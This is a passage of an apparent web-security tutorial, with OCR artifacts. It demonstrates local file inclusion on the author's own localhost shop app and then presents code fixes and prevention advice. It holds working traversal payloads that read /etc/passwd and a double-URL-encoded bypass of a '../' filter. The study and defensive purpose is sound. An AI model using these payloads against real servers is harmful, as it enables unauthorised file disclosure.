
Response

```
HTTP/1.1 200 OK
Content-Type: application/json
Vary: Accept, Origin
Date: Wed, 18 Jan 2023 04:18:48 GMT
X-Frame-Options: SAMEORIGIN
Content-Length: 13
Access-Control-Allow-Origin: http://localhost:3000
Server: WSGIServer/0.2 CPython/3.9.2
Allow: POST, OPTIONS
```

Figure 10: Network activation after clicking get receipt info button

This time, the request sent to the api/receipt-amount/ endpoint also catches our attention and we start to examine it. We examine the request sent to this endpoint using Burp Suite intercept and we see that the "receipt file" parameter is sent with the string receiptAmount3.txt and it is quite catching our attention. Now, to test if there is an LFI vulnerability, we prepare a request to be sent to the api/receipt-amount/endpoint using Burp Suite and we start playing with the "receipt file" parameter.

When it comes to Local File Inclusion (LFI), since we will be including files from the local directory where the application is running, we will attempt to find the LFI vulnerability by utilizing path traversal. Similar to our previous efforts with RFI, we aim to obtain credentials from within the "/etc/passwd" folder. We are aware that the "/etc" folder is located three directories back (since we own the e-commerce application), but even if we were not aware of its location, it could have been discovered through multiple trial and error attempts but I don2t want to bother you with it right now. So, given the fact that the "/etc" folder is three directories back, if there is an LFI vulnerability present on the site, we can test if we can access the credentials by providing the value "../../../etc/passwd" to the "receipt file" parameter. Let's try.




```
POST /api/receipt-amount/ HTTP/1.1
Host: 127.0.0.1:8000
Content-Length: 38
sec-ch-ua: "Not?A_Brand";v="8", "Chromium";v="108"
sec-ch-ua-platform: "macOS"
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
 like Gecko) Chrome/108.0.5359.125 Safari/537.36
Content-Type: application/json
Accept: */*
Origin: http://localhost:3000
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:3000/
Accept-Encoding: gzip, deflate
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Connection: close

{
  "receipt_file":"../../../etc/passwd"
```

```
HTTP/1.1 200 OK
Date: Wed, 18 Jan 2023 04:47:28 GMT
Server: WSGIServer/0.2 CPython/3.9.2
Content-Type: application/json
Vary: Accept, Origin
Allow: POST, OPTIONS
X-Frame-Options: SAMEORIGIN
Content-Length: 999
Access-Control-Allow-Origin: http://localhost:3000

{
  "message":
  "root:x:0:0:root:/root:/bin/bash\ndaemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nolo
  gin\nbin:x:2:2:bin:/bin:/usr/sbin/nologin\nsys:x:3:3:sys:/dev:/usr/sbin/nologi
  n\nsync:x:4:65534:sync:/bin:/bin/sync\ngames:x:5:60:games:/usr/games:/usr/sbin
  /nologin\nman:x:6:12:man:/var/cache/man:/usr/sbin/nologin\nlp:x:7:7:lp:/var/sp
  ool/lpd:/usr/sbin/nologin\nmail:x:8:8:mail:/var/mail:/usr/sbin/nologin\nnews:x
  :9:9:news:/var/spool/news:/usr/sbin/nologin\nuucp:x:10:10:uucp:/var/spool/uucp
  :/usr/sbin/nologin\nproxy:x:13:13:proxy:/bin:/usr/sbin/nologin\nwww-data:x:33:
  33:www-data:/var/www:/usr/sbin/nologin\nbackup:x:34:34:backup:/var/backups:/us
  r/sbin/nologin\nlist:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin\
  nirc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin\ngnats:x:41:41:Gnats Bug-Reporti
  ng System (admin):/var/lib/gnats:/usr/sbin/nologin\nnobody:x:65534:65534:nobod
  y:/nonexistent:/usr/sbin/nologin\n_apt:x:100:65534::/nonexistent:/usr/sbin/nol
```

Figure 11: Burp request and response

Great! As seen in the message section of the Burp Suite response above, we have successfully accessed the contents of "/etc/passwd" by utilizing LFI. In this particular scenario, it appears that the server-side of the application did not have any protective measures in place.

Now, I would like to show you a countermeasure taken with the same scenario and the way to bypass this countermeasure. The example I am about to show you have been taken from the "skf-labs" repository of the "blabla1337" user on Github. You can find it in the reference section! We may attempt to modify the "receipt file" item and use



```
def home():
    filename = urllib.parse.unquote(request.form['filename'])
    read='try harder...'
    if '../' not in filename:
        filename = urllib.parse.unquote(filename)
        if os.path.isfile(current_app.root_path + '/'+ filename):
            with current_app.open_resource(filename) as f:
                read = f.read()
    return render_template("index.html",read = read)
```

Figure 12: Reject If "../" present in string

directory traversal to access the world-readable "/etc/passwd" file in this scenario. However, this will not be successful as the webserver does not accept the '../' sequence. But what if We would double encode the "../" characters in my previous payload:

```
../../../etc/passwd
```

So my final parameter would look like this:

```
%252e%252e%252f%252e%252e%252f%252e%252e%252fetc/passwd
```

Even though it seems like the necessary precautions have been taken, we could still use the LFI vulnerability by doing path traversal in this way.


5 How to Prevent RFI-LFI Attacks

5.1 Attempting to fix the vulnerability that we exploited

In this section, we will discuss methods for improving the security of the previously exploited vulnerable system. The techniques and strategies shared here will vary depending on the programming language, system architecture, and various other parameters, and there is no one definitive or clear solution to addressing and resolving vulnerabilities.

Upon examining the code, we observe that our main goal is to locate the file in the incoming request within the file system and return it to the user. The use of the eval function, which executes the given input text, also catches our attention. Even though this function, which is executed based on a parameter of the request, is not accessible to the user through an interface, it is important to be cautious.


But we can find this receipt without an input given by the user. We can avoid using the eval function and keep the relevant receipt information in the database under the payment area. When a user wants to see the payment field, we can read the user's receipts without using any input fields.



```python
class PaymentListView(ListAPIView):
    permission_classes = (IsAuthenticated, )
    serializer_class = PaymentSerializer

    def get_queryset(self):
        # We avoid using eval() function with user supplied receipt_name field.
        return self.update_receipt_amounts()

    def update_receipt_amounts(self):
        #Note that we are using Django's built in method to authenticate user
        #We are not using any user-supplied input here, we modified Payment models, now model has amount field and we are modifying Payment object and return it with all fields
        payment_ids = Payment.objects.filter(
            user=self.request.user).values_list('id', flat=True)
        for id in payment_ids:
            amount = 0
            try:
                with open(f'receipt{id}'.txt, 'r') as fp:
                    # Parsing receipt file
                    first_row = fp.readline().strip()
                    amount = first_row.split('Amount=')[1]
                    amount = amount.split(' ')[0]
                    #Get related model and update it
                    related_payment = Payment.objects.filter(
                        user=self.request.user, id=id)
                    related_payment.amount = amount
                    related_payment.save()

            except:
                pass
        return Payment.objects.filter(user=self.request.user)
```

Figure 13: Modified code


In the modified code, we store important information from receipts in the database where the payment list is retrieved. As shown in the next figure, we update the payment model to include the "amount" value in the database. No user-provided input is used in any way. Only the user who made the request is controlled by Django's built-in method "request.user". Then, we retrieve all payments and receipts related to that user from the database.



```python
class Payment(models.Model):
    stripe_charge_id = models.CharField(max_length=50)
    user = models.ForeignKey(settings.AUTH_USER_MODEL,
                             on_delete=models.SET_NULL, blank=True, null=True)
    amount = models.FloatField()
    timestamp = models.DateTimeField(auto_now_add=True)

    def __str__(self):
        return self.user.username
```

Figure 14: Our new model

In code with an LFI vulnerability, a user could view the amount of a payment in their profile by using a button to view the receipt. This viewing process would retrieve the receipt from the file directory using a post request with the ID of the relevant form field. When the button was clicked, the amount of the corresponding receipt would be displayed to the user. To fix the RFI vulnerability, we modified our payment function to be a tailor-made solution. Instead of making a request for each form element, we can securely retrieve all the data of the relevant user at once and hide it from the client-side if we are sure of the user's access to their own data. This operation will provide us with a great benefit in terms of security.



```
    <Table celled>
      <Table.Header>
        <Table.Row>
          <Table.HeaderCell>Receipt</Table.HeaderCell>
          <Table.HeaderCell>ID</Table.HeaderCell>
          <Table.HeaderCell>Amount</Table.HeaderCell>
          <Table.HeaderCell>Date</Table.HeaderCell>
        </Table.Row>
      </Table.Header>
      <Table.Body>
        {payments.map(p => {
          return (
            <Table.Row key={p.id}>
              <Table.Cell>{p.id}</Table.Cell>
              <Table.Cell><Button onClick={() => { this.setState({ visible: true }) }}>Get receipt info</Button></Table.Cell>
              <Table.Cell visible={this.state.visible}> ${p.amount}</Table.Cell>
              <Table.Cell>{new Date(p.timestamp).toUTCString()}</Table.Cell>
            </Table.Row>
          );
        })}
      </Table.Body>
    </Table>
  );
}
```

Figure 15: Front-end modifications

5.2 General strategies for preventing RFI-LFI attacks

To prevent File Inclusion attacks, it is important to properly validate and sanitize user input. However, remember that it is impossible to completely sanitize the all user input. As a result, input validation and sanitization should be considered a supplement to a dedicated security solution.

Input fields should be checked against a whitelist (allowed character set) instead of a blacklist (disallowed malicious characters) to avoid bypassing the validation.

Ensure that the files being included are located within the intended directory, and not in a location where an attacker could include malicious files. A whitelist of verified and secured files and file types should be used, and any request containing invalid characters should be rejected. Using a database for files that can be compromised instead of storing them on the server is also a best practice.


Restrict execution permissions for upload directories, maintain a whitelist of allowable file types, and restrict uploaded file sizes. Additionally, it is recommended to improve server instructions such as sending download headers automatically instead of executing files in a specified directory. Avoid directory traversal by limiting the API to allow file inclusions only from a specific directory. It is also recommended to run tests to determine if your code is vulnerable to file inclusion exploits.

In summary, to prevent and detect RFI and LFI attacks, it is essential to:

- Sanitize and validate user input properly
- Do not only rely on blacklist validation, encoding, or methods of input validation/sanitization to prevent remote file inclusion.
- Use a whitelist of allowed files and file types
- Never use user input directly in include (or eval() in Python) expressions
- Use databases instead of storing files on a web server to prevent them from being compromised
- Improve server instructions and restrict execution permissions for upload directories
- Avoid directory traversal by limiting API to a specific directory
- Run tests to check for vulnerabilities in your code
- Use network monitoring tools to detect and analyze network traffic for suspicious patterns or anomalies.
- Regularly review log files for suspicious activity, such as attempts to access unauthorized files or directories
- Use tools to monitor files and directories for changes, and alert if unauthorized modifications are detected

6 Attempt to Exploit More Secure Code


Previously, when the Payment History tab was accessed, a request to the /api/receipt-create/ endpoint was made to include the receipt file. Similarly, when the 'Get receipt info' button was clicked, the receipt file was included using /api/receipt-amount/ endpoint. In the refactored code, however, these endpoints are not present, as we explained in detail in the previous section, and everything is handled in the /payments endpoint. Requests to the Payments endpoint cannot be manipulated by the user because, as we discussed in the previous section, receipts are obtained on the server side in a protected manner without user manipulation.



Receipt	ID	Amount	Date
3	Get receipt info		Tue, 03 Jan 2023 19:42:27 GMT
4	Get receipt info		Tue, 03 Jan 2023 19:43:25 GMT

```
Name          Domain         Type   Transfer Size   Time
addresses     127.0.0.1      xhr    460 B           160ms
countries     127.0.0.1      xhr    4.84 KB         146ms
user-id       127.0.0.1      xhr    288 B           83.7ms
payments      127.0.0.1      xhr    406 B           57.5ms
addresses     127.0.0.1      xhr    456 B           68.8ms
6             m.stripe.com   xhr    551 B           234ms
```

Figure 16: Network output of the Payment history page




Receipt	ID	Amount	Date
3	Get receipt info	$3	Tue, 03 Jan 2023 19:42:27 GMT
4	Get receipt info		Tue, 03 Jan 2023 19:43:25 GMT

```
Name          Domain         Type   Transfer Size   Time
addresses     127.0.0.1      xhr    460 B           43.9ms
payments      127.0.0.1      xhr    406 B           60.7ms
addresses     127.0.0.1      xhr    456 B           53.6ms
```

Figure 17: Network output when we click 'Get receipt info'

As can be seen in the request and response of /Payments on Burp, there is no input taken and the amount information is also obtained from the response.



```
GET /api/payments/ HTTP/1.1
Host: 127.0.0.1:8000
sec-ch-ua: "Chromium";v="109", "Not_A Brand";v="99"
Accept: application/json, text/plain, */*
sec-ch-ua-mobile: ?0
Authorization: Token ca9e50935b8ed98d8279b6de4865b776f80b1404
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/109.0.5414.75
Safari/537.36
sec-ch-ua-platform: "macOS"
Origin: http://localhost:3000
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:3000/
Accept-Encoding: gzip, deflate
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Connection: close

```

```
HTTP/1.1 200 OK
Date: Wed, 18 Jan 2023 19:57:35 GMT
Server: WSGIServer/0.2 CPython/3.9.2
Content-Type: application/json
Vary: Accept, Origin
Allow: GET, HEAD, OPTIONS
X-Frame-Options: SAMEORIGIN
Content-Length: 129
Access-Control-Allow-Origin: http://localhost:3000

[
  {
    "id":3,
    "amount":1.0,
    "timestamp":"2023-01-03T19:42:27.752774Z"
  },
  {
    "id":4,
    "amount":2.0,
    "timestamp":"2023-01-03T19:43:25.434260Z"
  }
]
```

Figure 18: Request-response on endpoint ’/payments’

7 References

- https://github.com/blabla1337/skf-labs/
- https://www.imperva.com/learn/application-security/rfi-remote-fil
- https://www.invicti.com/learn/remote-file-inclusion-rfi/
- https://owasp.org/www-project-web-security-testing-guide/v42/4-Web_Application_Security_Testing/07-Input_Validation_Testing/11.2-Testing_for_Remote_File_Inclusion
- https://spanning.com/blog/file-inclusion-vulnerabilities-lfi-rfi-
- https://owasp.org/www-project-web-security-testing-guide/v42/4-Web_Application_Security_Testing/07-Input_Validation_Testing/11.2-Testing_for_Remote_File_Inclusion
- https://www.invicti.com/learn/local-file-inclusion-lfi/
- https://brightsec.com/blog/local-file-inclusion-lfi/
- https://crashtest-security.com/file-inclusion/